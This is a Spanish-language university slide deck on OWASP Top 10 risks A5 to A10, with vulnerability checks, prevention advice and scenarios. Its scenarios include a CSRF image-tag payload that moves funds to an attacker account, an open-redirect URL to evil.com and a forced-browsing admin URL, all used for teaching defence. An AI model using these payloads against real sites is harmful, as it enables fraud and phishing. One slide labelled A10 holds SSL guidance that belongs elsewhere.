    5. ¿Se han comprendido y configurado de forma adecuada las características de seguridad de las bibliotecas y ambientes de desarrollo (p.e. *Struts, Spring, SEAM, ASP.NET*)?
  - Se requiere un proceso concertado, repetible y replicable; para desarrollar y mantener una correcta configuración de seguridad de la aplicación

Los 10 Riesgos más Serios

A5 – Configuración de Seguridad (iii) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - Las principales recomendaciones se enfocan en establecer lo siguiente:
    1. Un proceso repetible que permita **configurar, rápida y fácilmente, entornos asegurados**. Los entornos de desarrollo, pruebas y producción deben estar configurados de la misma forma. Este proceso debe ser automatizado para minimizar el esfuerzo requerido en la configuración de un nuevo entorno.
    2. Un proceso para **mantener y desplegar todas actualizaciones** y **parches** de software de manera oportuna. Este proceso debe seguirse en cada uno de los ambientes de trabajo. Es necesario que se incluya las actualizaciones de todas las bibliotecas de código.
    3. Una **arquitectura robusta de la aplicación** que provea una buena separación y seguridad entre los componentes.
    4. Considerar la **realización periódica de exploraciones** (*scan*) y **auditorias** para ayudar a detectar fallos en la configuración o parches faltantes.

Los 10 Riesgos más Serios

A5 – Configuración de Seguridad (iv) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Escenario #1**
  - La aplicación está basada en un ambiente de trabajo como *Struts* o Spring. Se han presentado defectos de XSS en algunos de los componentes que utiliza la aplicación. Se ha liberado una actualización que sirve para corregir esos defectos. Hasta que no se realicen dichas actualizaciones, los atacantes podrán encontrar y explotar los fallos, ahora conocidos, de la aplicación.

- **Escenario #2**
  - La consola de administración del servidor de aplicaciones está instalada y no ha sido removida. Las cuentas predeterminadas no han sido cambiadas. Los atacantes descubren que las páginas de administración están activas, se registran con las claves predeterminadas y toman posesión de los servicios.

Los 10 Riesgos más Serios

A5 – Configuración de Seguridad (v) – Ejemplo de Escenarios


UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Escenario #3**
  - El listado del contenido de los directorios no está deshabilitado en el servidor. Los atacantes descubren que pueden encontrar cualquier archivo simplemente consultando el listado de los directorios. Los atacantes encuentran y descargan las clases java compiladas. Dichas clases son desensambladas por ingeniería reversa para obtener su código. A partir de un análisis del código se pueden detectar defectos en el control de acceso de la aplicación.
- **Escenario #4**
  - La configuración del servidor de aplicaciones permite que los mensajes de la pila sean retornados a los usuarios. Eso potencialmente expone defectos en la aplicación. Los atacantes adoran la información de error que dichos mensajes proveen.

Los 10 Riesgos más Serios

A6 – Exposición de Datos Sensibles (i) - Ruta

UNIVERSIDAD INTERNACIONAL DE LA RIOJA



Específico de la Aplicación	Explotabilidad DIFÍCIL	Prevalencia NO COMÚN	Detección PROMEDIO	Impacto SEVERO	Específico de la Aplicación/Negocio
Considere quien puede obtener acceso a sus datos sensibles y cualquier respaldo de estos. Esto incluye los datos almacenados, en transito, e inclusive en el navegador del cliente. Incluye tanto amenazas internas y externas.	Los atacantes típicamente no quiebran la criptografía de forma directa, sino algo mas como robar claves, realizar ataques “man in the middle”, robar datos en texto claro del servidor, mientras se encuentran en tránsito, o del navegador del usuario.	La debilidad mas común es simplemente no cifrar datos sensibles. Cuando se emplea cifrado, es común detectar generación y gestión débiles de claves, el uso de algoritmos débiles, y particularmente técnicas débiles de hashing de contraseñas. Las debilidades a nivel del navegador son muy comunes y fáciles de detectar, pero difíciles de explotar a gran escala. Atacantes externos encuentran dificultades detectando debilidades a nivel de servidor dado el acceso limitado y que son usualmente difíciles de explotar.		Los fallos frecuentemente comprometen todos los datos que deberían estar protegidos. Típicamente, esta información incluye datos sensibles como ser registros médicos, credenciales, datos personales, tarjetas de crédito, etc.	Considere el valor de negocio de la pérdida de datos y el impacto a su reputación. ¿Cual es su responsabilidad legal si estos datos son expuestos? También considere el daño a la reputación.

Los 10 Riesgos más Serios

A6 – Exposición de Datos Sensibles (ii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - Lo primero que debe determinar es el conjunto de datos sensibles que requerirán protección extra.

    Por ejemplo, contraseñas, números de tarjetas de crédito, registros médicos, e información personal deberían protegerse.

  - Para estos datos:
    1. Se almacenan en texto claro a largo plazo, incluyendo sus respaldos?
    2. Se transmite en texto claro, interna o externamente?

       El tráfico por Internet es especialmente peligroso.
    3. Se utiliza algún algoritmo criptográfico débil/antiguo?
    4. Se generan claves criptográficas débiles, o falta una adecuada rotación o gestión de claves?
    5. Se utilizan tanto cabezales como directivas de seguridad del navegador cuando son enviados o provistos por el mismo?

Los 10 Riesgos más Serios

A6 – Exposición de Datos Sensibles (iii) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - Las principales recomendaciones se enfocan en establecer lo siguiente:
    1. Considere las amenazas de las cuáles protegerá los datos (ej: atacante interno, usuario externo), asegúrese de cifrar los datos sensibles almacenados o en tráfico de manera como manera de defenderse de estas amenazas.
    2. No almacene datos sensibles innecesariamente. Descártelos apenas sea posible. Datos que no se poseen no pueden ser robados.
    3. Asegúrese de aplicar algoritmos de cifrado fuertes y estándar, así como claves fuertes y gestiónelas de forma segura.
    4. Asegúrese que las claves se almacenan con un algoritmo especialmente diseñado para protegerlas.
    5. Deshabilite el autocompletar en los formularios que recolectan datos sensibles. Deshabilite también el cacheado de páginas que contengan datos sensibles.

Los 10 Riesgos más Serios

A6 – Exposición de Datos Sensibles (iv) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Escenario #1**
  - Una aplicación cifra los números de tarjetas de crédito en una base de datos utilizando cifrado automático de la base de datos. Esto significa que también se descifra estos datos automáticamente cuando se recuperan, permitiendo por medio de una debilidad de inyección de SQL recuperar números de tarjetas en texto claro. El sistema debería cifrar dichos números usando una clave pública, y permitir solamente a las aplicaciones de back-end descifrarlo con la clave privada.

- **Escenario #2**
  - Un sitio simplemente no utiliza SSL para todas sus páginas que requieren autenticación. El atacante monitorea el tráfico en la red y obtiene la cookie de sesión del usuario. El atacante reenvía la cookie y secuestra la sesión, accediendo a los datos privados del usuario.

Los 10 Riesgos más Serios

A6 – Exposición de Datos Sensibles (v) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Escenario #3**
  - La base de datos de claves usa hashes sin salt para almacenar las claves. Un fallo en la subida de archivo permite a un atacante obtener el archivo de claves. Todas las claves pueden ser expuestas mediante una tabla rainbow de hashes precalculados.

Los 10 Riesgos más Serios

A7 – Ausencia de Control de Acceso a las Funciones (i) - Ruta

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Cualquiera con acceso a la red puede enviar una petición a su aplicación. ¿Un usuario anónimo podría acceder a una funcionalidad privada o un usuario normal acceder a una función que requiere privilegios?	El atacante, que es un usuario legítimo en el sistema, simplemente cambia la URL o un parámetro a una función con privilegios. ¿Se le concede acceso? Usuarios anónimos podrían acceder a funcionalidades privadas que no estén protegidas.	Las aplicaciones no siempre protegen las funcionalidades adecuadamente. En ocasiones la protección a nivel de funcionalidad se administra por medio de una configuración, y el sismtea está mal configurado. Otras veces los programadores deben incluir un adecuado chequeo por código, y se olvidan. La detección de este tipo de vulnerabilidad es sencillo. La parte más compleja es identificar qué páginas (URLs) o funcionalidades atacables existen.	Estas vulnerabilidades permiten el acceso no autorizado de los atacantes a funciones del sistema. Las funciones administrativas son un objetivo clave de este tipo de ataques.	Considere el valor de negocio de las funciones expuestas y los datos que éstas procesan. Además, considere el impacto a su reputación si esta vulnerabilidad se hiciera pública.

Los 10 Riesgos más Serios

A7 – Ausencia de Control de Acceso (ii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - Verifique:
    1. ¿La interfaz de usuario muestra la navegación hacia funcionalidades no autorizadas?
    2. ¿Existe autenticación del lado del servidor, o se han perdido las comprobaciones de autorización?
    3. ¿Los controles del lado del servidor se basan exclusivamente en la información proporcionada por el atacante?
  - Usando un proxy, navegue su aplicación con un rol privilegiado. Luego visite reiteradamente páginas restringidas usando un rol con menos privilegios. Si el servidor responde a ambos por igual, probablemente es vulnerable. Algunas pruebas de proxies apoyan directamente este tipo de análisis.
  - También puede revisar la implementación del control de acceso en el código. Intente seguir una solicitud unitaria y con privilegios a través del código y verifique el patrón de autorización. Luego busque en el código para detectar donde no se está siguiendo ese patrón.

Los 10 Riesgos más Serios

A7 – Ausencia de Control de Acceso (iii) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - Las principales recomendaciones se enfocan en establecer lo siguiente:
    1. El proceso para gestión de accesos y permisos debería ser actualizable y auditable fácilmente. No lo implemente directamente en el código sin utilizar parametrizaciones.
    2. La implementación del mecanismo debería negar todo acceso por defecto, requiriendo el establecimiento explícito de permisos a roles específicos para acceder a cada funcionalidad.
    3. Si la funcionalidad forma parte de un workflow, verifique y asegúrese que las condiciones del flujo se encuentren en el estado apropiado para permitir el acceso.

Los 10 Riesgos más Serios

A7 – Ausencia de Control de Acceso (iv) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Escenario #1**
  - El atacante simplemente fuerza la navegación hacia las URLs objetivo. La siguiente URL requiere autenticación. Los derechos de administrador también son requeridos para el acceso a la página «admin_getappInfo».
    - http://example.com/app/getappInfo
    - http://example.com/app/admin_getappInfo
  - Si un usuario no autenticado puede acceder a ambas páginas, eso es una vulnerabilidad. Si un usuario autenticado, no admnistrador, puede acceder a «admin_getappInfo», también es una vulnerabilidad, y podría llevar al atacante a más páginas de administración protegidas inadecuadamente.
- **Escenario #2**
  - Una página proporciona un parámetro de «acción» para especificar la función que ha sido invocada, y diferentes acciones requieren diferentes roles. Si estos roles no se verifican al invocar la acción, es una vulnerabilidad.

Los 10 Riesgos más Serios

A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF) (i) - Ruta

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Cualquiera que pueda suplantar a usuarios al momento de enviar peticiones a un sitio web. Cualquier sitio web, u otros canales HTML, a los cuales accedan los usuarios de un determinado sitio web.	Los atacantes crean peticiones HTTP falsas. Engañan a la víctima al enviarlas a través de etiquetas de imágenes, XSS, o muchas otras técnicas. Si el usuario está autenticado entonces el ataque será exitoso.	La CSRF aprovecha aplicaciones web que permiten a los atacantes predecir todos los detalles de un acción en particular. Cuando los navegadores envían credenciales de autenticación automáticamente, como en el caso de las cookies de sesión, los atacantes pueden crear páginas web maliciosas las cuales generan peticiones falsas que son indistinguibles de las auténticas. Los fallos debidos a CSRF son fácilmente detectables a través de código, o pruebas de penetración.	Los atacantes pueden cambiar cualquier dato que la víctima esté autorizado a cambiar, o acceder a cualquier funcionalidad que la víctima esté autorizada a utilizar.	Considerar el valor de negocio asociado a los datos o funciones afectados. Tener en cuenta lo que representa no estar seguro si los usuarios en realidad desean realizar dichas acciones. Considerar el impacto que tiene en la reputación del negocio.

Los 10 Riesgos más Serios

A8 – CSRF (ii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - La forma más sencilla de revisar la vulnerabilidad en una aplicación, es verificando si cada enlace, y formulario, contiene un testigo (token) no predecible para cada usuario.
    - Si no se tiene dicho testigo, los atacantes pueden falsificar peticiones. Se debe concentrar el análisis en enlaces y formularios que invoquen funciones que permitan cambiar estados.
    - Tales funciones son los objetivos más importantes que persiguen los ataques CSRF.
  - Se debe verificar transacciones que involucren múltiples pasos Los atacantes pueden falsificar una serie de peticiones a través de múltiples etiquetas o posiblemente código *javascript*.
    - Descartar como protección las cookies de sesión, las direcciones IP de la fuente y otro tipo de información, ya que está se encuentra incluida en las peticiones falsas.

Los 10 Riesgos más Serios

A8 – CSRF (iii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - La herramienta de pruebas para CSRF, elaborada por OWASP, puede ayudar a generar casos de prueba que sean utilizados por los demonios diseñados para detectar fallos relacionados con CSRF.

Los 10 Riesgos más Serios

A8 – CSRF (iv) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - Para prevenir la CSFR se necesita incluir un testigo no predecible en el cuerpo, o URL, de cada petición HTTP. Dicho testigo debe ser, como mínimo, único por cada sesión de usuario.
  - **Dos alternativas**:
    1. La opción preferida es incluir el testigo en un campo oculto. Esto genera que el valor sea enviado en el cuerpo de la petición HTTP evitando su inclusión en la URL, lo cual está sujeto a una mayor exposición.
    2. El testigo único también puede ser incluido en la URL misma, o en un parámetro de la URL. Sin embargo, este enfoque presenta el riesgo que la URL sea expuesta a un atacante, y por lo tanto exponiendo al testigo

El **Guardián CSRF** de la OWASP, puede ser utilizado para incluir automáticamente los testigos en aplicaciones Java EE, .NET o PHP. La API ES de la OWASP, incluye generadores y validadores de testigos que los realizadores de software pueden usar para proteger sus transacciones.

Los 10 Riesgos más Serios

A8 – CSRF (v) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Ejemplo de Escenario**
  - La aplicación permite que los usuarios envíen peticiones de cambio de estado, que no incluyen nada secreto. Por ejemplo:

```
http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243
```

  - El atacante puede construir una petición que transfiera dinero desde la cuenta de la víctima a su propia cuenta. Podrá insertar su ataque dentro de una etiqueta de imagen en un sitio web, o *iframe*, que esté bajo su control y al que la víctima se podrá dirigir

```
<imgsrc="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#“width="0" height="0" />
```

  - Cuando la víctima visite el sitio, en lugar de cargarse la imagen, se realizará la petición HTTP falsificada. Si la víctima previamente había adquirido privilegios entonces el ataque será exitoso.

Los 10 Riesgos más Serios

A9 – Uso de Componentes con Vulnerabilidades Conocidas (i) - Ruta

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Algunos componentes vulnerables (por ejemplo frameworks) pueden ser identificados y explotados con herramientas automatizadas, aumentando las opciones de amenaza más allá del objetivo atacado.	El atacante identifica un componente débil a través de escaneos automáticos o análisis manuales. Ajusta el exploit como lo necesita y ejecuta el ataque. Se hace mas difícil de controlar si el componente es ampliamente utilizado en la aplicación.	Virtualmente cualquier aplicación tiene este tipo de problema debido a que la mayoría de los equipos de desarrollo no se enfocan en asegurar que sus componentes / bibliotecas se encuentren actualizadas. En muchos casos los desarrolladores no conocen todos los componentes que utilizan, y menos sus versiones. Dependencias entre componentes dificultan incluso más el problema.	El rango completo de debilidades incluye inyección, control de acceso roto, XSS, etc. El impacto puede ser desde mínimo hasta apoderamiento completo del equipo y compromiso de los datos.	Considere qué puede significar cada vulnerabilidad para el negocio controlado por la aplicación afectada. Puede ser trivial o puede significar compromiso completo.

Los 10 Riesgos más Serios

A9 – Uso de Componentes Vulnerables (ii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - Se deberá buscar en bases de datos, listas de correos de los proyectos y anuncios de vulnerabilidades.
  - Si algún componente tienen una vulnerabilidad, se debe revisar cuidadosamente si el código utiliza la parte del componente vulnerable y si el fallo puede resultar en un impacto del que haya que prevenirse.

Los 10 Riesgos más Serios

A9 – Uso de Componentes Vulnerables (iii) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - Los proyectos de software deberían tener un proceso para:
    1. Identificar todos los componentes y la versión que están utilizando, incluyendo dependencias.
    2. Revisar la seguridad del componente en bases de datos públicas, lista de correos del proyecto y listas de correo de seguridad, y mantenerlos actualizados.
    3. Establecer políticas de seguridad que regulen el uso de componentes, como requerir ciertas prácticas en el desarrollo de software, pasar test de seguridad, y licencias aceptables.
    4. Sería apropiado, considerar agregar capas de seguridad alrededor del componente para deshabilitar funcionalidades no utilizadas y/o asegurar aspectos débiles o vulnerables del componente.

Los 10 Riesgos más Serios

A9 – Uso de Componentes Vulnerables (iv) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Escenario #1**
  - Apache CSF Authentication Bypass: es un framework de servicios (no el servidor de aplicaciones Apache) que no otorgaba un token de identidad. De este modo, los atacantes podían invocar cualquier servicio web con todos los permisos.

- **Escenario #2**
  - Spring Remote Code Execution: El abuso de la implementación en Spring del componente «Expression Languaje» permitió a los atacantes ejecutar código arbitrario, tomando el control del servidor.

Los 10 Riesgos más Serios

A10 – Redirecciones y reenvíos no validados (i) - Ruta

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Considere la probabilidad de que alguien pueda engañar a los usuarios a enviar una petición a su aplicación web. Cualquier aplicación o código HTML al que acceden sus usuarios podría realizar este engaño.	Un atacante crea enlaces a redirecciones no validadas y engaña a las víctimas para que hagan clic en dichos enlaces. Las víctimas son más propensas a hacer clic sobre ellos ya que el enlace lleva a una aplicación en la que se confía. El atacante tiene como objetivo los destinos inseguros para evadir los controles de seguridad.	Con frecuencia, las aplicaciones redirigen a los usuarios a otras páginas, o utilizan destinos internos de forma similar. Algunas veces la página de destino se especifica en un parámetro no validado, permitiendo a los atacantes elegir dicha página. Detectar redirecciones sin validar es fácil. Se trata de buscar redirecciones donde el usuario puede establecer la dirección URL completa. Verificar reenvíos sin validar resulta más complicado ya que apuntan a páginas privadas.	Estas redirecciones pueden intentar instalar código malicioso o engañar a las víctimas para que revelen contraseñas u otra información sensible. El uso de reenvíos inseguros puede permitir evadir el control de acceso.	Considere el valor de negocio de conservar la confianza de sus usuarios. ¿Qué pasaría si sus usuarios son infectados con código malicioso? ¿Qué ocurriría si los atacantes pudieran acceder a operativas que sólo debieran estar disponibles de forma interna?

Los 10 Riesgos más Serios

A10 – Redirecciones y Reenvíos (ii) - ¿Soy Vulnerable?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Soy Vulnerable?**
  - La mejor forma de averiguar si una aplicación dispone de redirecciones y re-envíos no validados, es verificar que:
    1. Se revisa el código para detectar el uso de redirecciones o reenvíos (llamados transferencias en .NET). Para cada uso, identificar si la URL objetivo se incluye en el valor de algún parámetro. Si es así, verificar que el parámetro se comprueba para que contenga únicamente un destino, o un recurso de un destino, válido.
    2. Además, recorrer la aplicación para observar si genera cualquier redirección (códigos de respuesta HTTP 300-307, típicamente 302). Analizar los parámetros facilitados antes de la redirección para ver si parecen ser una URL de destino o un recurso de dicha URL. Si es así, modificar la URL de destino y observar si la aplicación redirige al nuevo destino.
    3. Si el código no está disponible, se deben analizar todos los parámetros para ver si pudieran formar parte de una redirección o destino y modificarlos para comprobar su comportamiento.

Los 10 Riesgos más Serios

A10 – Redirecciones y Reenvíos (iii) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - Puede realizarse un uso seguro de redirecciones y re-envíos de varias maneras.
    1. Simplemente, **evitando el uso** de redirecciones y reenvíos.
    2. Si se utiliza, **no involucrar parámetros manipulables** por el usuario para definir el destino. Generalmente, esto puede realizarse.
    3. Si los parámetros de destino no pueden evitarse, asegúrese de que el valor facilitado es válido y autorizado para el usuario.
       - Se recomienda que el valor de cualquier parámetro de destino sea un valor de mapeo, en lugar de la dirección, o parte de la dirección, de la URL y en el código del servidor traducir dicho valor a la dirección URL de destino.
       - Las aplicaciones pueden utilizar ESAPI para sobrescribir el método *"sendRedirect()"* y asegurarse de que todos los destinos redirigidos son seguros.
  - Evitar estos problemas resulta extremadamente importante ya que son un blanco preferido por los *phishers* que intentan ganarse la confianza de los usuarios.

Los 10 Riesgos más Serios

A10 – Redirecciones y Reenvíos (iv) - ¿Cómo se puede evitar?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **¿Cómo se puede evitar?**
  - Como **mínimo**, se debería aplicar lo siguiente:
    1. Requerir SSL para todas las páginas sensibles. Las peticiones sin SSL a estas páginas deben ser redirigidas a las páginas con SSL.
    2. Establecer el atributo “secure” en todas las ***cookies sensibles***.
    3. Configurar el servidor SSL para que acepte únicamente algoritmos considerados fuertes (por ejemplo, que cumpla FIPS 140-2).
    4. Verificar que el certificado sea válido, no se encuentre expirado o revocado y que se ajuste a todos los dominios utilizados por la aplicación.
    5. Conexiones a sistemas finales (**back-end**) y otros sistemas también deben utilizar SSL u otras tecnologías de cifrado.

Los 10 Riesgos más Serios

A10 – Redirecciones y Reenvíos (v) – Ejemplo de Escenarios

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **Escenario #1**
  - La aplicación tiene una página llamada *"redirect.jsp"* que recibe un único parámetro llamado *"url"*. El atacante compone una URL maliciosa que redirige a los usuarios a una aplicación que realiza el *phishing* e instala código malicioso:

```
http://www.example.com/redirect.jsp?url=evil.com
```

- **Escenario #2**
  - La aplicación utiliza destinos para redirigir las peticiones entre distintas partes de la aplicación. Para facilitar esto, algunas páginas utilizan un parámetro para indicar dónde será dirigido el usuario si la transacción es correcta. En este caso, el atacante compone una URL que evadirá el control de acceso de la aplicación y llevará al atacante a una función de administración a la que en una situación habitual no debería tener acceso.

```
http://www.example.com/boring.jsp?fwd=admin.jsp
```

Referencias

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **OWASP Top Ten Project,** https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- **Metodología de Evaluación de Riesgos de OWASP,** https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology
- **Modelo de Amenazas y Riesgos OWASP**, https://www.owasp.org/index.php/Threat_Risk_Modeling
- **OWASP Enterprise Security API (ESAPI)**, https://www.owasp.org/index.php/ESAPI
- **Estándar de Verificación de Seguridad de Aplicaciones de OWASP (ASVS)**, http://www.owasp.org/index.php/ASVS
- **OWASP CSRFGuard Project,** https://www.owasp.org/index.php/CSRFGuard
- **Salt** (Criptografía y códigos Hash), http://en.wikipedia.org/wiki/Salt_(cryptography)

Referencias

Hojas de Trucos de Prevención de Vulnerabilidades Top10

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

- **A1 - SQL Inyection Cheat Sheet,** https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
- **A2 -Authentication Cheat Sheet,** https://www.owasp.org/index.php/Authentication_Cheat_Sheet
- **A3 - XSS Cheat Sheet,** https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- **A8 – CSRF Prevention Cheat Sheet,** http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet